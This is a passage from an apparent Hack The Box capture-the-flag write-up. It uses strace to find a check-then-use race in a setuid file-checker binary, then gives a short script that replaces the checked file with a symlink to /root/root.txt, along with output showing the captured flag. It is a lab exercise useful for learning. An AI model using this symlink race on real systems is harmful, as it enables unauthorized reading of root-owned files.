We see that it just prints out it's contents along with the owner's uid.

```
smasher@smasher:/tmp$ checker file
[+] Welcome to file UID checker 0.1 by dzonerzy

File UID: 1001

Data:
abc
smasher@smasher:/tmp$
```

Running strace on the binary we see that it checks if we have permissions to read the file or not.

```
getuid()                                = 1001
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
brk(NULL)                               = 0x19f9000
brk(0x1a1a000)                          = 0x1a1a000
write(1, "[+] Welcome to file UID checker "..., 48[+] Welcome to file UID checker 0.1 by dzonerzy
) = 48
write(1, "\n", 1
)                         = 1
stat("file", {st_mode=S_IFREG|0664, st_size=4, ...}) = 0
access("file", R_OK)                    = 0
setuid(0)                               = -1 EPERM (Operation not permitted)
setgid(0)                               = -1 EPERM (Operation not permitted)
nanosleep({1, 0}, 0x7ffe5be44920)       = 0
```

And then sets the uid and gid to 0 followed by a sleep. If we can trigger a race condition such that the file is owned by us before the check, and is then symlinked to a sensitive file after the check, we might be able to read sensitive files like root.txt.

The following script lets us trigger that race condition.

```
rm file
echo abc > file
checker file &
sleep 0.5
rm file
ln -s /root/root.txt file
```

```
smasher@smasher:~$ chmod +x exploit.sh
smasher@smasher:~$ ./exploit.sh
[+] Welcome to file UID checker 0.1 by dzonerzy

smasher@smasher:~$ File UID: 1001

Data:
077af1365ed28ef0cc56dc31065c09bf
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193